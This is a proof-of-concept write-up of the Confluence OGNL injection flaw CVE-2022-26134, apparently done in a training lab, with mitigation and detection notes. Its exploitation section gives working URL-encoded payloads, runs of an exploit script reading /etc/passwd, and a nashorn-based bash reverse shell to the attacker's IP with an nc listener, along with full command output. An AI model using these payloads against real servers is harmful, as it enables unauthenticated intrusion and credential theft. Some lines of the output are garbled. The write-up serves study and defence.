

1. EXECUTIVE SUMMARY

Vulnerability Description

A command injection vulnerability exists within Atlassian Confluence Server 7.18.0 and earlier that, when exploited, allows a remote attacker to execute arbitrary code without any pre-authorization. Exploit code is publicly available and exploitation of the vulnerability in the wild has been confirmed. Mitigations include a vendor fix and workarounds.

Details

Vendor description : *“Critical severity unauthenticated remote code execution vulnerability in Confluence Server and Data Center”*

CVE ID : CVE-2022-26134

Date of Disclosure : June 1, 2022 04:00:00 AM

Vulnerable Products: Atlassian : Confluence Server and Data Center 7.18.0 and earlier

Exploitation Tags:

Zero Day	✓
In the Wild	✓

Technical Tags:

Exploitation State	Confirmed
Vulnerability Type	Input Validation
Mitre Mapping	T1190 - Exploit Public-Facing Application Mitigation
Attacking Ease	Easy
Exploitation Vectors	General Network Connectivity
Consequence	Remote Code Execution
Mitigation	Workaround and Patch
Cyber Kill Chain Phase	Exploitation

Mitigation: Workaround and Patch

Atlassian recommends restricting Confluence Server and Data Center instances from the internet as a technique to offset the possibility of exploitation. In environments where that is not possible, consider disabling Confluence Server and Data Center instances until a patch can be implemented. If neither of those actions are feasible, Atlassian recommends using a Web Application Firewall (WAF) to block URLs containing \$ to reduce some risk of exploitation.

2. PROOF OF CONCEPT

Introduction

An attacker could exploit this vulnerability to execute arbitrary code. As briefly, attacker would need to create a specially crafted HTTP request with a malicious OGNL (Object-Graph Navigation Language - an expression language for Java) payload in the URI and send it to the vulnerable server. This vulnerability exploited as early as May 30, 2022 as estimated and some threat actors deployed a variant of the China Chopper webshell after gaining access to the vulnerable system.

🔍 Since, *OGNL is an expression language for Java-based web applications, so this vulnerability will also apply to other web apps running the same classes that Confluence uses!*

When evaluated the findings and vulnerability details, this vulnerability should be considered in scope of High-risk impact because of the possibility of RCE without the need for any user interaction or permissions.

“According to Volexity, attackers can follow-up actions after successful exploitation of the Confluence Server and Data Center instances are:

- 1. Deploying an in-memory copy of the open-source Behinder web server implant.*
- 2. Using Behinder, attackers deploy the following shells:*

Since the Behinder implant also has built-in support for interaction with Cobalt Strike and Meterpreter, attackers can also use these post-exploitation tools.

- Checking operating system versions*
- Accessing “/etc/passwd” and “/etc/shadow” files for credential dumping*
- Clearing tracks by removing web access logs”*

CISA added this vulnerability to its Known Exploited Vulnerabilities Catalog on June 2, 2022, with a required remediation date of June 3, 2022.

Reconnaissance and Preparation

This proof of concept includes some malicious GET requests to an affected Atlassian Confluence system.

System Info:

*Vulnerable Host: **10.x.x.117***

*Vulnerable Port: **8090***


*Exploitation Source IP: **10.x.x.224***

In affected versions of Confluence, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on system.

Affected OS: Windows/Linux/Mac

In this POC, process will run on a **Linux** environment.

First, the connection on **http://10.x.x.117:8090** should be checked to verify the target machine is ready for penetration.



Picture 1 – Connection Check

Since OGNL can be modified; we can create a payload to test and check for exploits.

Exploitation

In order to exploit this vulnerability within OGNL, we need to make an HTTP GET request through an exploit code and place our payload within the URI. For example, we can use Java runtime to execute a basic command `-touch-` to create a folder on vulnerable systems' /tmp folder

`$(@java.lang.Runtime@getRuntime().exec("touch /tmp/your_folder /"))/`

```
root@kali:~/Desktop# curl -v http://10.10.10.117:8090/%24%78%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/your_folder /%22%29%20%2FIndex.action&permissionViolation=true
TCP_NODELAY set
Connected to 10.10.10.117:8090 (port 8090) (#0)
GET /%24%78%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/your_folder /%22%29%20%2FIndex.action&permissionViolation=true HTTP/1.1
Host: 10.10.10.117:8090
User-Agent: curl/7.58.0
Accept: */*

HTTP/1.1 302
X-ASEN: SEN-L18512764
X-Confluence-Request-Time: 1659469718955
Set-Cookie: JSESSIONID=43C04128AE356BA766BCC09F3384BEC5; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Location: /login.action?destination=%2F%24%78%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/your_folder /%22%29%20%2FIndex.action&permissionViolation=true
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Tue, 02 Aug 2022 19:48:38 GMT

Connection #0 to host 10.10.10.117 left intact
root@kali:~/Desktop# python3.9 --help http://10.10.10.117:8090 'ls /tmp'
VE-2022-26134
onfence Pre-Auth Remote Code Execution via OGNL Injection

version: 7.3.5
y8s hsperfdata_confluence snap.lxd systemd-private-33f933c50bc04d1bbd7cbb63076da421-ModemManager.service-DM89yh systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd-logind.service-HA3Qgh systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd-resolved.service-sz45dl systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd-timesync.service-MogI4l thm
```

Picture 2– Folder Creation on Remote Servers' tmp

When looking at the servers' response and created file information, we can see that it is vulnerable.

Exploit Code

```
# -*- coding: utf-8 -*-
```

```
# get_it_from_a_github_search (tip: visit Sample-Walkthroughs/CVE-2022-26134 Exploit.py at main · C4TDOG/Sample-Walkthroughs (github.com) )
```

```
...
```

```
#end
```

Examples

Basics

First of all, let's proceed with simple system commands to see if the system is vulnerable.

Usage of the exploit code is -> `python3.9 pythonfile.py http://vulnerable_server:8090 'command '`

```
root@ip-10-10-71-224:~/Desktop# python3.9 exploit.py http://10.10.71.117:8090 'cmd'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
Vulnerable, let's do it!
```

Picture 3 – Verify Vulnerability

The version is 7.3.5 which was previously mentioned as vulnerable and since the exploit code works as requested, let's continue with some other commands.

```
root@ip-10-10-71-224:~/Desktop# python3.9 exploit.py http://10.10.71.117:8090 'cal'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
August 2022
```

Su	Mo	Tu	We	Th	Fr	Sa	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31

Picture 4 – Current Calendar

```
root@ip-10-10-71-224:~/Desktop# python3.9 exploit.py http://10.10.71.117:8090 'ls'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
bin boot dev etc flag.txt home lib lib32 lib64 libx32 lost+found media mnt opt proc root run/sbin/snap/srv/sys/tmp/usr/var
```

Picture 5 – File Listing

```
root@ip-10-10-71-224:~/Desktop# python3.9 exploit.py http://10.10.71.117:8090 'whoami'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
confluence
```

Picture 6 – Whoami

```
root@ip-10-10-71-224:~/Desktop# python3.9 exploit.py http://10.10.71.117:8090 'cat /etc/passwd'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin lists:x:38:38:MailList Manager:/var/lists:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:100:systemd Network Management,/,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,/,/var/lib/tpm:/bin/false uiddd:x:107:112:/run/uiddd:/usr/sbin/nologin tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin sshd:x:109:65534:/run/sshd:/usr/sbin/nologin landscape:x:110:115:/var/lib/landscape:/usr/sbin/nologin pollinate:x:111:1:/var/cache/pollinate:/bin/false ec2-instance-connect:x:112:65534:/nonexistent:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper/./usr/sbin/nologin ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false cmtic:x:1001:1001:/home/cmtic:/bin/bash postgres:x:113:120:PostgreSQL administrator,/,/var/lib/postgresql:/bin/bash confluence:x:1002:1002:Atlassian Confluence:/home/confluence:/bin/sh
```

Reverse Shell

To make things a little more interesting, I'll use nashorn engine which is -for now- the default JavaScript engine for the JVM via the ScriptEngine to gain access to a set of scripting APIs, allowing me for creating a remote shell on vulnerable machine.

```
${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new
java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/local_ip/1270 0>&1').start()")})/
```


With **curl** and thanks to the **CVE-2022-26134**, I can easily gain access to the vulnerable machines' remote shell without any authorization. Remember, 10.x.x.117 is vulnerable server and 10.x.x.224 is my hosts' IP.

```
curl -v http://10.x.x.117:8090/${new
javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new
java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/10.x.x.224/1234
0>&1').start()")})/
```

URL encoded:


```
curl -v
http://10.x.x.117:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngine
ByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.com
mand%28%27bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/10.x.x.224/1234%200%3E%261%27%29.start%28%29%22%29%7
D/
```

Basically, I've opened a remote shell on the vulnerable machine with a special HTTP GET request, and while sending the command, started listening to the port 1234 in parallel with "**nc -lvp 1234**" and voila!



```
root@ip-10-10-73-224:~/Desktop# curl -v http://10.10.73.117:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20ja
va.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D/
* Tryng 10.10.73.117...
* TCP_NODELAY set
* Connected to 10.10.73.117 (10.10.73.117) port 8090 (#0)
> GET /%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D/ HTTP/1.1
Host: 10.10.73.117:8090
User-Agent: curl/7.58.0
Accept: */*
<
< HTTP/1.1 302
< X-ASen: SEN-L18512764
< X-Confluence-Request-Time: 1659464696002
< Set-Cookie: JSESSIONID=0A62E734345E3411AA4B27A1902C18F3; Path=/; HttpOnly
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Content-Security-Policy: frame-ancestors 'self'
< Location: /login.action?os_destination=%2F%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D%2Findex.action&permissionViolation=true
< Content-Type: text/html; charset=UTF-8
< Content-Length: 0
< Date: Tue, 02 Aug 2022 18:24:56 GMT
<
Connection #0 to host 10.10.73.117 left intact
```

Picture 8 – Reverse Shell Activity



```
root@ip-10-10-73-224:~/Desktop# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from ip-10-10-73-117.eu-west-1.compute.internal 39924 received!
bash: cannot set terminal process group (479): Inappropriate ioctl for device
bash: no job control in this shell
confluence@thm-cve-2022-26134:/$
```

Picture 9 – Shell Access


```
confluence@thm-cve-2022-26134:/$ ls -al
ls -al
total 76
drwxr-xr-x 19 root root 4096 Aug  2 16:40 .
drwxr-xr-x 19 root root 4096 Aug  2 16:40 ..
lrwxrwxrwx  1 root root    7 Oct 26  2020 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Jun 30 11:35 boot
drwxr-xr-x 17 root root 3220 Aug  2 16:40 dev
drwxr-xr-x 104 root root 4096 Aug  2 16:40 etc
-rwxrwxrwx  1 root root   15 Jul  3 15:03 flag.txt
drwxr-xr-x  4 root root 4096 Jun 30 11:56 home
lrwxrwxrwx  1 root root    7 Oct 26  2020 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Oct 26  2020 lib32 -> usr/lib32
lrwxrwxrwx  1 root root    9 Oct 26  2020 lib64 -> usr/lib64
lrwxrwxrwx  1 root root   10 Oct 26  2020 libx32 -> usr/libx32
drwx-----  2 root root 16384 Oct 26  2020 lost+found
drwxr-xr-x  2 root root 4096 Oct 26  2020 media
drwxr-xr-x  2 root root 4096 Oct 26  2020 mnt
drwxr-xr-x  4 root root 4096 Jul  1 17:14 opt
drwxr-xr-x  3 root root 4096 Aug  2 16:40 root
```

Picture 10 – Command Execution on Reverse Shell

The log file of the shell related activities can be gathered through this command:

```
root@ip-10-10-210-19: ~/Desktop# python3.9 aybales.py http://10.10.9.117:8090 'more /opt/atlassian/confluence/logs/catalina.out'
```

Picture 11 – Exploit Execution – Log Access

Eradication

Eradication, is the clean-up phase where vulnerabilities or weaknesses causing the incident, and any associated compromises, are removed from the environment. An effective eradication contains the removal of attackers' access but since this vulnerability is pre-authorized, I only cleaned up my exploit code and related files/folders I've created from system with a basic rm command.

Detection - Log Information

Code execution logs can be gathered from confluence main log file catalina.log with a basic grep search.

`cat catalina.out | grep -R "10.x.x.117"`

Another log search for the first activity -can be found on with a recursive grep search as :

`grep -R "%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22"`

CONCLUSION

As a conclusion through this POC, an unauthenticated attacker can leverage this remote code execution vulnerability to gain access to the vulnerable versions of Confluence, which is a very common and enterprise-level used platform, with relatively low effort. In order to exploit a vulnerable server, it's enough for a remote attacker to send a malicious HTTP GET request with an OGNL payload in the URI.

This vulnerability is quite similar to other vulnerabilities we have seen in the past like Apache Struts2 CVE-2018-11776 which is based on the same mechanism of input expression in the URI that is being translated to code execution. Another vulnerability that is even more similar to this is CVE-2021-26084 which is also compromises Atlassian systems as well.

Atlassian should improve their systems by developing RedTeam assessments and post incident activities such as lessons-learned evaluation to avoid similar situations in the future.

Useful Resources

[CISA - Known Exploited Vulnerabilities Catalog](#)
[Mitre CWE Definition](#)
[Mitre Mitigation - T1190](#)
[OWASP Top Ten](#)
[NVD Nist - CVE-2022-26134](#)
[Volexity - Zero Day Exploitation of Atlassian Confluence](#)
[Rapid7 Blog - Active Exploitation of Confluence CVE-2022-26134](#)
[SecurityLabs – CVE-2022-26134](#)
[AttackerKB – CVE-2022-26134](#)
[Confluence Security Advisory](#)
[MeyerWeb - URL Decode/Encode](#)
[JournalDev - Strust2 OGNL](#)
[PentestMonkey - Reverse Shell Cheat Sheet](#)
[Pentest Tools - Exploiting OGNL Injection in Apache Struts](#)
[Contrast Security - OGNL Injection Glossary](#)
[LetsDefend – Web Attacks 101](#)
[LetsDefend – Linux for Blue Team](#)
[PortSwigger](#)
[TryHackMe](#)
[Hunting for CVE-2022-26134](#)
[Citrix - Reducing Unauthenticated OGNL Injection Risk](#)
[Unit42 - CVE2022-26134](#)